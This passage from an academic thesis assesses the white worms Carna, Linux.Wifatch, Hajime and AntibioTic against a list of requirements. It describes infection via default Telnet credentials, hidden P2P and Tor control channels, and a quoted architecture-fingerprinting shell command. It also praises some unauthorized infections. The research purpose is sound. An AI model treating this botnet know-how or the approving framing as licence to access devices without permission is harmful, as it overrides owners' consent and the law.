The C&C-less infrastructure also helps in preventing misuse of the botnet. In fact, the C&C server is usually a single point of failure that, if controlled by the wrong botmaster, can easily carry out malicious activities. Moreover, Carna uses a "*secure login method*" to directly connect to the bots. These two characteristics make it really hard to take control of the botnet by a malicious user. Therefore, Carna satisfies requirement number 21 (*must have security measures to prevent misuse*).

Another important characteristic is that the Carna botnet is designed to not disrupt the devices. In fact, it can fingerprint the devices to understand their capabilities (CPU's architecture and RAM) and it does not infect too constrained devices or devices with unknown configurations. For instance, Carna avoided running on Industrial Control Systems which are commonly known to be weak and fragile. These features make sure that Carna runs only on tested environments and it does not run on not enough capable devices (requirements 1 and 2). On top of this, Carna's binaries also include a watchdog² which is meant to stop the execution of the bot's code if anything goes wrong. This is clearly in line with requirement 13 (*must avoid unintended consequences*).

Carna also satisfies requirements 4 (*should stay on a specific device no more than needed*) and 5 (*must not have persistence mechanism*). The infection of devices is carried out only for the time needed to scan the IPv4 addresses. All the infected devices have been clean up after the scan period. In fact, right now there are no devices infected by Carna, and the botnet is completely shut down. Moreover, Carna did not try to persistently install itself on the devices. A simple reboot of the device would have wiped it off.

Most of the devices targeted by Carna are consumers routers and set-top boxes. However, as pointed out by The Register report [45], Carna did not intercept any incoming or outgoing traffic of those devices, even though it could have collected a lot of interesting data such as users Internet surfing habits, private sensitive information and devices not exposed to the Internet. This proves that Carna does not intercept private or non-public transmissions (requirement 11). Moreover, Carna authors highly value the privacy of regular devices users. In fact, the only data gathered by the botnet is publicly available data about open services towards the Internet such as, but not limited to, IP addresses, domain names, protocols and open ports. This satisfies requirement 16 (*must not exfiltrate sensitive data from the device*) because no sensitive data are gathered nor processed.

Carna included a "Readme" file in all infected devices with the description of the ongoing project and contact details of the authors. Moreover, all the results of the Internet scans have been freely published online for everyone to use them [42]. On top of this, as reported during an interview on Darknet Diaries [46], the botnet authors gave all the 9TB of collected data to one employee, named Parth Shukla, of the Australian CERT [47] to help him contact the manufacturers of the most infected devices to notify them. This clearly shows that the authors were not trying to hide their actions on the devices (requirement 14) and that Carna satisfies also requirement 23 (*should be transparent*). Moreover, it also proves that the author did not have any economic benefit (requirement 15) from Carna. In fact, the only possible economic gain could have come from the selling of the collected data or the renting of the botnet. None of them happened, so, Carna satisfies requirement number 15.

Even though Carna botnet does not have an actual update mechanism in place, it does not need one. In fact, all the bots are directly connected to the Internet by construction, therefore, the botmaster can directly access them to update the bot's code if needed. As already mentioned at the beginning of this Section, updates happened, for instance, when the authors decided to start blocking the Telnet port in order to fight Aidra botnet. It also happened every time the botmaster had to upload the information needed by the bots (i.e. assigned IP range to scan) and to retrieve the results. So, we can say that Carna, somehow, also satisfy requirement 6 (*must have an update mechanism*).

Summarizing, Carna satisfies a lot of requirements (15 out of 23). Therefore, even though the

² "*A software watchdog pattern is a safety design pattern that allows for the monitoring of multiple tasks in an ... application*", Silicon Labs [44].

Carna's main focus was not enhancing the security level of the infected devices, it can be said that Carna was a very good attempt to develop a white worm. Of course, it could have better protected devices or it could have protected more of them.

4.1.2 Linux.Wifatch

Linux.Wifatch is the very first wild white worm which source code has been partially released in October 2015. The white worm was first discovered by an independent researcher in his home router [48] and it has probably infected more than 10,000 routers [49]. The white worm mainly targets Linux IoT devices with weak or default credentials for standard protocols such as Telnet. The authors of Linux.Wifatch, who called themselves "The White Team", have published the source code online on GitLab platform [50] where they stated that the botnet has been created as a *"truly altruistic project"* for *"your (and our) security"*. This statement is supported by many characteristics of the white worm.

First of all, the fact that the authors published the source code is an important step to evaluate what their real intentions are. They have also been careful in not including any "dangerous" part of the botnet's code such as private keys, build scripts, and infection code, that could be easily used for malicious activities. They even included a Q&A section to answer some questions and they provided an email address to contact them *"in case of problem, questions or missing files"* [50]. Moreover, as suggested by researchers at Symantec [51], before the public release Wifatch's authors did not obfuscate the code even though it would have been easy. On the contrary, they included some helpful comments in the code that help in the analysis. This proves that the authors did not try to hide the actions performed by the white worm on the devices (requirement 14) and that they are really transparent (requirement 23) in what they do and how. Therefore, Wifatch satisfies requirement 14 and 23. It has to be said that Wifatch tries to hide the C&C server using a P2P network and Tor routing [52]. This is an attempt to protect the botmaster, The White Team specifically, because, as discussed in Section 3.3, they may be considered guilty under some laws. However, this should not be seen as a way to remain unnoticed, but rather an attempt to keep securing IoT devices without being persecuted by law enforcement.

Second, Wifatch implements some cryptographic measures to protect the botnet from cyber attack and take-overs from malicious users or law enforcement. For instance, Wifatch uses the Elliptic Curve Digital Signature Algorithm [53] (ECDSA) to sign all the commands sent from the C&C to the devices. Doing so, it makes sure that only the real authors can instruct actions to the devices. This gives the white worm a surprisingly strong and resilient network of devices. Moreover, a key characteristic of Linux.Wifatch is that it is a very centralized botnet in its actions, not in its architecture. In particular, the infection of target devices is carried out by the C&C server and, so, the infection code does not run on the bots. This is important because the infection code is considered "dangerous". In fact, if malicious users put their hands on the infection code they can reverse-engineer it and easily use it for malicious purposes. However, this is made very hard by Wifatch which keeps the infection code "safe" on the C&C server and it does not send it to the bots that are way less secure. On top of this, centralized botnets are very easy to shut down if something goes wrong as stated by the authors as well in the Q&A section [50]. These characteristics together with the usage of P2P network and Tor routing prevents misuse of the white worm's network by malicious users. Therefore, Wifatch implements proper security measures to prevent misuse (requirements 21).

Third, the white worm only uses publicly well-known vulnerabilities for which existing exploits are available, meaning that no zero-days vulnerabilities nor elaborate backdoors are used. Specifically, Wifatch mainly exploits Telnet services with common or default credentials and one specific vulnerability in Dahua DVR CCTV [54]. On top of that, as soon as the worm gains access to the target device, it tries to secure the device. To do so, it closes the Telnet port using `iptables` to prevent other malware to use the same vulnerability to infect the device, it deletes other malware processes and files using a signature-based approach, and it reboots the devices that it is unable to protect. Rebooting is important since, doing so, the white worm makes sure that if other malware is running on those devices, it will most likely be deleted during to rebooting. This is the case because many malicious botnets are not persistently installed on the devices [55], but they run

in volatile memory (i.e. RAM) to avoid detection. The three techniques employed by Wifatch to secure the devices are very effective in enhancing the security level of the devices (requirement 8) and, therefore, Wifatch fulfills requirement number 8.

In Wifatch's source code, it is possible to see that the white worm performs some capabilities check on the infected devices. In particular, in the `run.pm` file which contains the main bot's daemon code, it checks for the available memory and the Internet connection speed. Based on the findings, it sets some global variables such as: `POOL_MAX` which is the maximum IP addresses pool that the bot can scan; `max_log` which refers to the number of logs that can be stored on the device; some variables related to the P2P activities; and other variables. Moreover, if the capabilities are too few, a specific running mode called `SAFE_MODE` is set. This mode prevents many of the Wifatch services to run in order to avoid overloading or crashing of the device. On one hand, these capabilities checks are in line with requirement 2 (*should not run on not enough capable devices*). On the other hand, we can not say that Wifatch uses as little resources as possible (requirement 3) because these checks are used to set the appropriate resources usage level based on the device's capabilities, not to limit the resources usage. Therefore, if the device has a lot of resources, Wifatch would probably use more resources. In general, Wifatch does not try to use less resources as possible.

Wifatch has also cleanup methods to delete itself from the device. In particular, there are two scripts: `pl/bn/clean.pm` and `pl/bn/bnkill.pm`. The former can delete all Wifatch files from the device. First, it searches for them in `/proc/mounts/<base path>` where `<base path>` is the directory in which Wifatch initially saves the files. Then, it deletes them from the device's memory using the `unlink` command. The `bnkill.pm` script is responsible for killing all the running processes of Wifatch. To do so, it uses a tagging mechanism that enables it to accurately find all its processes. In fact, all Wifatch's processes include the string "ZieH8yie Zip0miib" in their tag information. Therefore, Wifatch can easily and reliably identify all its processes and stop them using `kill <pid>` where `<pid>` is the process ID.

However, given that, as mentioned before, not all the source code of Wifatch has been released for security reasons, it is not clear where, when and with which arguments these two scripts are invoked. Therefore, it is not possible to assert that Wifatch stays on a specific device no more than needed (requirement 4) and that it does not have persistence mechanisms (requirement 5).

As admitted by the authors of Wifatch to Forbes journalist [49], clearly Wifatch does not have the right to do what it does. Therefore, it does not have the right to access devices (requirement 10) nor to modify the devices data (requirement 12). However, since the reasons behind the project are "*first, for learning; second, for understanding; third, for fun; and fourth, for your (and our) security*" [50], the white worm does not create any economic gain to its authors following requirement number 15 (*should not create a direct economic benefit*).

It is interesting to notice that Wifatch has a technique to notify the owner of the device, even though it is naive. Once the Telnet daemon is killed, the white worm binds to the Telnet port and leaves a message so that every user who tries to connect to the device sees it. The message is shown in Figure 4.1 and three aspects of it are worth noticing: first, the message clearly states that the device has been infected, so, there is no attempt to hide; second, the message provides the reasons of the infection and some tips to secure the device; third, authors included the link to the source code of the white worm and an email address to contact.

This message can be considered a good attempt to satisfy requirement 19 (*must notify owners/users of the device*) and it supports the statements made above about requirements 14 and 23. Moreover, this also proves that Wifatch is not trying to completely replace user intervention (requirement 20) to secure the device and, therefore, it is possible to claim that Wifatch satisfies requirement 20.

Wifatch has a very efficient update mechanism that takes advantage of the P2P network of which each infected device is part. The updated files are downloaded from peers based on a binaries version number. Doing so, the updates are spread to all devices without overloading a single network and without the risk of having the C&C server as a single point of failure. Moreover, the downloaded files' signatures are checked to make sure that they are original and they have not been altered. After the download, the Wifatch's processes are restarted using `reexec.pm` script

```

195
196 REINCARNA / Linux.Wifatch
197
198 Your device has been infected by REINCARNA / Linux.Wifatch.
199
200 We have no intent of damaging your device or harm your privacy in any way.
201
202 Telnet and other backdoors have been closed to avoid further infection of
203 this device. Please disable telnet, change root/admin passwords, and/or
204 update the firmware.
205
206 This software can be removed by rebooting your device, but unless you take
207 steps to secure it, it will be infected again by REINCARNA, or more harmful
208 software.
209
210 This remote disinfection bot is free software. The source code
211 is currently available at https://gitlab.com/rav7teif/linux.wifatch
212
213 Team White <rav7teif\@ya.ru>
214

```

Figure 4.1: Message displayed by Wifatch on Telnet port.

which kills all the processes except for itself and then restarts them using `/sbin/ifwatch -start` command. Therefore, Wifatch satisfy requirement 6 (*must have an update mechanism*).

Wifatch satisfies also requirement 7 (*should have the least interaction possible with other programs on the device*). In fact, the only interaction with other programs on the device is with malware programs. As already mentioned above, Wifatch identifies suspicious malicious files and processes using a signature-based approach and deletes them. On top of that, Wifatch only interacts with the Telnet daemon to secure it. These interactions are the bare minimum needed to be effective in securing the device and, therefore, Wifatch has the least amount of interaction possible with other programs.

Considering the change in the usability level of the target devices, Wifatch does not impact it a lot. On the contrary, in some cases, it could even improve it. In fact, by deleting resource-demanding malware on the device such as cryptocurrency miners, Wifatch often improves the availability and responsiveness of the devices while only making the Telnet port unavailable. Even though this could not be true for specific cases in which Telnet is essential, overall it is possible to claim that Wifatch's security improvement outweighs the usability impact (requirement 18).

Summarizing, Wifatch does not perform very well against the list of white worms requirements. It satisfies "only" 11 requirements out of 23. However, Wifatch performs really well against some difficult-to-achieve requirements such as number 19 (*must notify owners/users of the device*) and 21 (*must have security measures to prevent misuse*).

4.1.3 Hajime

Hajime is a botnet born around 2016 on top of its most famous predecessor Mirai from which it also takes some features. However, it goes far behind Mirai in both functionalities and complexity. Even though the botnet has not proved to be malicious so far, in fact, no attacks have been perpetrated by Hajime, it is still hard to identify the purpose behind it. It is only possible to claim that it is spreading while increasing the security of the devices.

Hajime mostly targets Linux embedded or IoT devices running a standard BusyBox. As reported by Herwing et al. [56], Hajime as an average botnet size of around 40,000 infected devices with spikes up to 95,000 bots corresponding to new attack vectors updates. In fact, one of the greatest features of Hajime is a very efficient and distributed update mechanism. The botnet uses a P2P network that takes advantage of the BitTorrent's Distributed Hash Table (DHT) protocol for node-to-node communication (such as node discovery) and uTorrent Transport Protocol (uTP) to transfer data (such as new exploits, new configuration files, etc.). The infected devices are instructed to check for updates every 10 minutes which allows the botnet to completely update itself in a very short period. This clearly satisfies requirement 6 (*must have an update mechanism*). This

great update mechanism has allowed the botnet and its behavior to change a lot over time. That is why the security researchers' reports ([20] in 2016, [57] in 2017, and [56] in 2019) on Hajime are sometimes in contrast. For instance, the first report on Hajime by Rapidity Networks [20] states that the worm *"sequentially goes through a table of username/password credentials pairs"*, while later on Radware [57] claims that *"the credentials used during the exploit change depending on the login banner of the victim"*. They were probably both true in the respective time of writing, it is Hajime that had improved.

Another improvement made by Hajime is on communication encryption. Hajime uses the RC4 stream cipher with the Diffie-Hellman algorithm for key negotiation. However, as reported by Rapidity Networks the C implementation of the cipher had a bug in the `rand()` function which caused the usage of always the same keys. The bug has been later fixed by Hajime authors as suggested by Radware researchers. This not only proves the efficacy of the update mechanism, but it also proves that the authors try to protect the botnet from malicious misuse or takeovers. The encrypted communications coupled with the usage of P2P networks to protect the C&C server make sure that no misuse is possible and, therefore, Hajime satisfies requirement 21 (*must have security measures to prevent misuse*).


Hajime performs really well also on requirement 1 (*must run only on tested environments*). In fact, the worm uses a specific shell command to identify the underlying architecture of the newly infected node which is: `"cd <path>; (cat .s || cp /bin/echo .s);"`. The command copies the `echo` binaries in the `.s` file and, from the headers, Hajime is able to identify the device's architecture. This information is used later on to download the correct binaries. In fact, as reported by Herwing et al., Hajime supports many different architectures, namely arm5, arm6, arm7, mipseb, and mibsel, and a specific binary file is available for each of them. Doing so, Hajime runs only on tested architectures for which binaries are available.

Hajime's binaries are not made to be installed persistently on the infected device. On the contrary, Hajime uses `"tmpfs"`³ filesystem's type which is volatile across reboot. Therefore, a simple reboot of the system would delete any sign of Hajime in the device. This behavior follows requirement 5 (*must not have persistence mechanisms*). It has to be said that, as claimed by Herwing et al., on March 2018 an update of the mipseb binaries *"added a persistence mechanism enabling Hajime to run upon device reboot"* [56]. However, this new feature was provided only for mipseb architecture and not for all the others. It could have been just a testing of the botmaster and no subsequent updates for other architectures added persistence mechanisms. Therefore, it is still correct to claim that Hajime satisfies requirement 5.

For what concerns the transparency/hiding characteristics, Hajime is two-folded. On one side, the worm prints a message, shown in Figure 4.2, in the device's terminal every 10 minutes. Therefore, it is clear that the author is not trying to hide the actions, nor the presence, of Hajime in the devices. So, we can claim that Hajime satisfies requirement 14 (*should not hide its actions on the device*). On the other hand, upon infection Hajime changes its processes name to `"telnetd"` in, what it seems to be, an attempt to masquerade the processes. Moreover, Hajime does not provide to the device's owner any extra information on its purpose nor on the project itself. Therefore, Hajime is not completely transparent (requirement 23) in its behavior and it does not satisfy requirement 23.

The techniques employed by Hajime to secure the devices are basics but quite effective. Upon execution, Hajime uses `iptables` command to filter some TCP ports that are commonly used by malicious botnets such as TCP/23 (Telnet), TCP/7547 (TR-069), TCP/5555 (TR-069), and TCP/5358 (WSDAPI) [57]. Technical Report 069 (TR-069) is a remote management and configuration protocol mostly used by ISPs to manage customers routers in their networks. The protocol has proven to be the target of many malicious attacks due to many faulty implementations. The Microsoft Web Services for Devices API (WSDAPI) is an implementation of Web service on IoT devices which allows interoperation between devices and clients. Again, the protocol is a source of attack vectors and it is widely used to infect devices. By closing those TCP ports, Hajime prevents malware to infect the device. Even though Hajime does not completely clean the infected device

³Temporary filesystem whose content resides in virtual memory.



```

Just a white hat, securing some systems.
Important messages will be signed like this!
Hajime Author.
Contact CLOSED
Stay sharp!

Just a white hat, securing some systems.
Important messages will be signed like this!
Hajime Author.
Contact CLOSED
Stay sharp!

```

Figure 4.2: Radware report [57] Figure 16: "Message periodically displayed on the terminal by Hajime".

from already present malware as Wifatch does, it is still effective in preventing malware to use the same infection mechanisms it has used. Therefore, Hajime is effective in enhancing the security level of the devices (requirement 8).

On the other side, the trade-off between usability and security is a weak aspect of Hajime. By closing TCP ports for TR-069 and WSDAPI protocols, Hajime disables two services that may be important for some devices. For instance, some home routers may rely on the ISP remote management capabilities using TR-069 for support on the device's configurations. Therefore, the impact of Hajime on the usability of some devices may be considerable. Therefore, also considering the inability of Hajime to delete other malware instances already present on the devices, it is not possible to say that Hajime's security improvement considerably outweighs the usability impact as stated by requirement 18.

The activities of Hajime in the infected devices are really limited. Once it has infected a device, the worm downloads the needed binaries, it secures the device as explained above, it connects itself to the P2P network and it periodically looks for updates. All these activities are self-contained and require really few interactions with other programs on the device. When it does, Hajime merely uses the program and it does not compromise it in any way. Therefore, it is possible to claim that Hajime satisfies requirement 7 (*should have the least amount of interaction possible with other programs on the device*).

As already mentioned above, Hajime has not carried out any malicious payload so far and its actions only include spreading and securing. Therefore, it is possible to claim that Hajime does not create a direct economic benefit as stated by requirement 15.

The analysis performed by researchers on the network communications between Hajime bots and C&C server has not found any sort of data exfiltration other than the information on the device's architecture, so Hajime satisfies also requirement 16 (*must not exfiltrate sensitive data from the device*). Moreover, there is no evidence in the reports nor reasons that suggest that Hajime is intercepting any non-public transmission. So, Hajime fulfills requirement 11 (*should not intercept private or non-public transmissions*) as well.

Unfortunately, as other researchers have already warned ([20], [57]), there is no assurance that Hajime will not change its behavior in the future by, for instance, stealing confidential data. However, considering the behavior expressed so far, it is possible to claim that Hajime satisfies requirements 11, 15 and 16.

Summarizing, Hajime stands out for its abilities to update itself quickly and to add new attack vectors to target new vulnerabilities. For instance, as reported by Herwing et al. [56], during two and a half months of 2018, Hajime had 50 configuration updates which include new attack vectors, new features, new modules, and so on.

Hajime's overall performance against the list of requirements is not very good. It satisfies 10 out

of 23 requirements. However, it has to be said that some requirements could not be verified due to the lack of information in the available reports and the absence of the source code to analyze.

4.2 White worms academic attempts

In the previous section, the attempts to develop white worms in the wild have been analyzed. In this section, the academic efforts to do the same are presented. As already explained in Section 2.2, the most noticeable attempts towards the direction of a fully academic white worm is AntibioTic 1.0 and 2.0 ([6], [13]). Their authors decided to publish the source code on Github, therefore, it is possible to analyze it and discuss the main features and characteristics of AntibioTic. Moreover, AntibioTic is heavily based on Mirai's source code and, therefore, the analysis carried out in Section 2.1.3 helps the reader to better understand it.

It has to be said that the implementation in the Github repository is a proof-of-concept and the authors keep updating it as soon as they have a stable release. Therefore, the source code does not include the complete set of features that are described in the design of the white worm presented in the papers ([13] and [58]). Moreover, the implementation of the original white worm (AntibioTic 1.0) has been "overwritten" by the subsequent evolution (AntibioTic 2.0) which is based on cloud computing. The following analysis considers the cloud implementation as presented in the papers and checks, whenever possible, if and how the features are implemented in the proof-of-concept in order to best define AntibioTic's compliance with the requirements.

Before diving into the analysis in Section 4.2.3, it is important to present the design and the purpose of AntibioTic because these will help in understanding why AntibioTic satisfies some requirements. So, the next section presents the architecture and Section 4.2.2 discusses the use-cases AntibioTic is designed for.

4.2.1 Architecture

AntibioTic 2.0 architecture is based on the Fog Computing paradigm [28]. The design of the white worm includes three components: first, the fog node which is the default gateway for all IoT devices in the LAN and it is where the main logic resides; second, the AntibioTic bot which is a program running on the devices and which performs a set of actions; third, the IoT device which is a vulnerable device that needs to be protected and for which authorization from the device's owner has been somehow obtained.

The main idea behind the architecture of AntibioTic 2.0 is that each fog node "protects" some local IoT devices by functioning as a proxy server to connect them to the Internet. Therefore, if the fog node (which can be seen as the equivalent of the C&C server) detects that the IoT device is not protected and vulnerable, it will not let the device connect to the Internet. In doing so, the result is that no vulnerable devices are exposed to the Internet.

The fog node is where the main logic resides and, as explained by the authors [13], it has the following tasks:

- Handling the connections with the bots in the LAN. This is done through "keep-alive" messages.
- Upload and run the bot's code on IoT devices in the LAN. This may include the vulnerability exploit, gaining access to the device, download and run the bot's binaries. However, given that in the use-cases the devices' owners are cooperative (they give permission), the bot's code may already be running on some devices.
- Allow or deny access to the Internet. This action is mainly based on the device status and on an operation mode variable (better explained later) set upfront.
- Update the AntibioTic's bot code.
- Gather statistical and other useful data.
- Give the administrator an interface to check the white worm functioning and act upon that.

The second component of the AntibioTic's architecture is the bot. The bot highly relies on the fog node and its actions can be divided into two categories: sanitization and reporting. The bot can be preinstalled in the device or it can be forcedly installed by the fog node.

The last component is the IoT device on which the AntibioTic bot runs. The IoT device can be any kind of device, but, in general, *"it is assumed to be a device with very little computational power, that interacts with other IoT devices and with the fog node wirelessly"* [58]. Moreover, the device can be *"designed to work with the Fog node"* [58] (which is utopian) or not. In the first case, the interaction between the fog node and the IoT device is, of course, quite easy, while the second case reflects more the behavior of "normal" white worms.

4.2.2 AntibioTic Use-Cases

AntibioTic 1.0 was meant to be released in the wild in order to secure as many IoT devices as possible. However, the authors had soon realized that it was not feasible from a legal point of view. Therefore, AntibioTic 2.0 was designed in such a way that it should solve the legal issues of its predecessor. To do so, AntibioTic 2.0 uses the Fog computing paradigm in use-cases where it is easy to obtain (or enforce) the permission from the devices' owners. The use-cases presented in the paper [13] (where they are called *"Deployment Models"*) are three:

- Private AntibioTic: a private company decides to deploy AntibioTic to protect its IoT infrastructure.
- AntibioTic as a service: third parties companies offer AntibioTic as a security service to other companies that *"are not willing nor able to implement the AntibioTic solution themselves"*.
- AntibioTic for personal IoT networks: users concerned about the security of their IoT devices deploy AntibioTic in their private network.

It is possible to understand why, in such use-cases, it is very easy to obtain permission from the owners of the IoT devices whom, often, coincide with the deployer of AntibioTic. Unfortunately, in the real-world those use-cases are rare. In particular, the scarcity of the third one is actually part of the root cause of the problem of insecurity of IoT devices.

4.2.3 Analysis

In this section, AntibioTic is analyzed against the list of requirements defined in the previous chapter. The reader should keep in mind that the architecture and the use-cases for which AntibioTic was designed are the ones presented above. This helps in understanding why some requirements are satisfied by AntibioTic and others not. Moreover, when possible the analysis makes clear whether the requirements are satisfied only in the design of AntibioTic or if they are also supported by the proof-of-concept source code.

As the authors explained in the paper, they published the source code of the evolving white worm on Github [59] to create *"a large community that supports and trusts the project, and which is willing to work in order to improve it"* [6]. Moreover, the entire project and its development over time are well detailed in the various research documents ([6], [13] and [58]) that the authors published. It is clear that AntibioTic definitely fulfills requirement 23 (*should be transparent*).

The same can be said for requirement 14 (*should not hide its actions on the device*). In fact, AntibioTic keeps a detailed report of the actions performed on the device (i.e. killing ports or deleting malware files and processes). As shown in the source code, for each action performed the report includes the timestamp, the type of action, the reason behind it, if the action was successful or not, and other contextual information. Moreover, by design, these reports are supposed to be sent to the fog node and used to determine the level of security of the device. In doing so, each action performed by AntibioTic on the device can be checked.

One important feature of AntibioTic is that, by design, it is meant to work only on devices for which it has permission from the owners. This is important because it is the first white worm which is designed to be legal and, therefore, it has the right to access devices and to modify devices data (requirements 10 and 12). The permission is obtained either by default, in case the deployer

of AntibioTic is also the owner of the devices, or by contract, in the case of AntibioTic as a service. The papers do not discuss further the matter. However, it is possible to say that, in the use-cases presented in Section 4.2.2, AntibioTic solves the legal issues discussed in Section 3.3 and it has the "right" to do what it does.

Here the debate on the effectiveness of AntibioTic use-cases opens. It is true that AntibioTic works legally, but does its restricted legal environment actually make a change towards the goal of securing the IoT world? The answer to this question can be discussed for long. The opinion of the author of this work is that, if there were many companies and private users so concerned with IoT security that would fit in the AntibioTic use-cases, probably an IoT white worm would not be needed. On the contrary, the problem resides in the lack of security interest demonstrated so far by many companies and users.

For what concerns the economic benefit coming from the white worm (requirement 15), the reader may be misled by the "AntibioTic as a service" use-case where the company which provides the service has a direct economic benefit from the usage of white worms. However, requirement 15 talks about the economic benefit generated by the cybercrime performed by the white worm such as DDoS, credentials theft, and so on. Providing white worms as a service by means of a contract is legal and it has not to be considered against requirement 15 (*should not create a direct economic benefit*). Therefore, AntibioTic satisfies that requirement.

In the first version of AntibioTic (1.0) there was the idea of notifying the device owner *"by sending a report with both the found vulnerabilities and advice on how to fix them"* [58]. Unfortunately, this feature is not present in the latest version of the white worm. This is probably due to the fact that AntibioTic 2.0 works with the permission of devices' owners and, therefore, in some sense they are already "notified". However, in this way, the owners can not decide if they want to apply a specific patch or not. Accordingly, AntibioTic satisfies requirement 19 (*must notify owners/users of the device*) because owners/users are actually notified, but it does not fulfill requirement 20 (*must not completely replace user intervention*) because it does not give owners/users the possibility to intervene themselves.

AntibioTic is very effective in securing the devices. As proven in the paper [13], for example, AntibioTic would be able to detect and delete Mirai malware on an IoT device. To do so, AntibioTic uses a combination of two phases: sanitization and vaccination. The first is responsible to find malware on the device and kill its processes. It does so using a signature based detection. In the proof-of-concept, this is done in the `sanitizer.c` file where, given a set of know malware patterns, the AntibioTic's bot scans all the processes in the `/proc` folder every 10 minutes. If one process (located in `/proc/<pid>/exe`) matches one of the signatures, it is killed using the `SIGKILL` signal and its process id ("pid"). At this point, the second phase starts. In the vaccination phase, AntibioTic's bot binds *"itself on vulnerable network ports to avoid further intrusions"* [13]. The two phases combined together make AntibioTic very effective in enhancing the security level of the device and, so, AntibioTic fulfills requirement 8.

Another important characteristic of AntibioTic is that the possible commands sent from the C&C server (fog node) to the bots are predefined and hardcoded. The commands are in the form of a string that gives a general idea of the command. For example, possible commands are: `CMD_RECEIVE_PATTERN` to add new malware signatures; `CMD_RECEIVE_REPORT_STATUS` to instruct the bot to send the report to the fog node; `CMD_RECEIVE_EXIT` to stop the bot execution. This means that the actions performed by the AntibioTic's bot are not changeable at run time. This makes sure that nobody, not even the botmaster (network administrator), can instruct the devices to do malicious actions if these actions are not already part of the code. This makes sure that no possible misuse of the IoT devices is possible (requirement 21). Not even if the C&C server is taken over by malicious users. Therefore, AntibioTic satisfies requirement 21.

The AntibioTic's authors are very good with the naming in order to not use words with negative common meaning (requirement 22). First of all, the name they choose to give to their white worm (AntibioTic) does not refer in any way to worms. On the contrary, it refers to the opposite of worms, which is antibiotic. Moreover, on one hand in the papers they often use words that are commonly associated with antivirus such as "sanitization", "secure", "protection", and so on. On

the other hand, words such as "white worm" or "infection" are rarely used. This is a great attempt to avoid the general negative common meaning people have about worms. Thus, AntibioTic follows requirement 22.

Unfortunately, even though there is no proof in the source code, the paper [13] clearly states that one of the main features of AntibioTic 2.0 is "*persistent protection*". However, this must not be confused with persistent installation. It is meant as the ability to quickly "reinfect" the devices when AntibioTic is wiped off the device due to a reboot. Therefore, AntibioTic actually satisfies requirement 5 (*must not have persistence mechanisms*) given that it does not survive rebooting, but it definitely does not satisfies requirement 4 (*should stay on a specific device no more than needed*). In fact, AntibioTic 2.0 is meant to always run on IoT devices. This is also confirmed by the keep-alive messaging system which is meant to make sure that the bots and the fog node keep communicating with each other.

As reported by the paper [13], the interaction between the fog node and the bots is needed also to update the bot's code. This is particularly easy in the case of AntibioTic given that the fog node and the bots are directly connected to each other and they usually are in the same LAN. Even though the proof-of-concept does not implement this feature, it implements the ability to update the malware signatures in order to be more effective in securing devices. Therefore, AntibioTic has an update mechanism (requirement 6).

As already mentioned in Section 4.2.1, AntibioTic works with *operation modes* [13]. In particular, there are three operation modes: *Lockdown*, *Moderate*, *Lenient*. These modes are used by the fog node to determine which devices are allowed to connect to the Internet. For example, when the *Lockdown* mode is set "*only IoT devices that can be fully secured by AntibioTic are allowed to access the Internet*". On the other hand, if the *Lenient* mode is used, then IoT devices are only required to have the AntibioTic bot running to be allowed to connect to the Internet. These operation modes highly influence the usability and availability of the devices and, therefore, also the functioning of other programs running on the devices. In fact, if a device is not allowed to connect to the Internet, then all the programs that require connectivity are impacted. Therefore, it is possible to say that AntibioTic satisfies requirement 7 (*should have the least amount of interaction possible with other programs on the device*) given that it does not directly interact with other programs on the device except for known malware. However, the operation modes can highly (if not totally) reduce the usability of the devices, so, AntibioTic does not fulfill requirement 18 (*security improvement should outweigh usability impact*).

There are some features of AntibioTic that are mentioned in the report [58] without good explanations and are not present in the proof-of-concept code nor in the official AntibioTic 2.0 paper [13]. Given this situation of uncertainty, these features will be marked as "partially satisfied". AntibioTic's report suggests that the bot is designed to have "*a small binary size and using up limited resources*". This would be in line with requirement 3 (*must use as little resources as possible*). Moreover, AntibioTic may also satisfy requirement 1 (*must run only on tested environments*) given that the report states: "*the fog node might need to compile the bot for every device, as they could have different architectures*". This is stated in the discussion about the possibility to add a private shared key in the binaries of the bot module to use it to encrypt the communications between the bot and the fog node. If this encryption was implemented, then it would further prove that AntibioTic satisfies requirement 21.

Summarizing, the analysis of AntibioTic has been based on the papers, reports, and on the proof-of-concept source code. These resources were used to prove that AntibioTic satisfies 14 requirements out of 23, of which 2 are "partially satisfied". However, given that AntibioTic is still at a proof-of-concept level and has not been used in real-world scenarios yet, there are no third parties analyses or reports to verify the authors' claims. Moreover, the papers present a high-level overview of the white worm and they do not provide low-level details. Therefore, it has not been possible to verify the compliance of AntibioTic with some requirements other than the ones presented above.

	Carna	Linux.Wifatch	Hajime	AntibIoTic
1	SATISFIED		SATISFIED	PART. SATISFIED
2	SATISFIED	SATISFIED		
3	PART. SATISFIED			PART. SATISFIED
4	SATISFIED			
5	SATISFIED		SATISFIED	SATISFIED
6	SATISFIED	SATISFIED	SATISFIED	SATISFIED
7		SATISFIED	SATISFIED	SATISFIED
8	SATISFIED	SATISFIED	SATISFIED	SATISFIED
9				
10				SATISFIED
11	SATISFIED		SATISFIED	
12				SATISFIED
13	SATISFIED			
14	SATISFIED	SATISFIED	SATISFIED	SATISFIED
15	SATISFIED	SATISFIED	SATISFIED	SATISFIED
16	SATISFIED		SATISFIED	
17				
18	SATISFIED	SATISFIED		
19		SATISFIED		SATISFIED
20		SATISFIED		
21	SATISFIED	SATISFIED	SATISFIED	SATISFIED
22				SATISFIED
23	SATISFIED	SATISFIED		SATISFIED
TOT	15	11	10	14

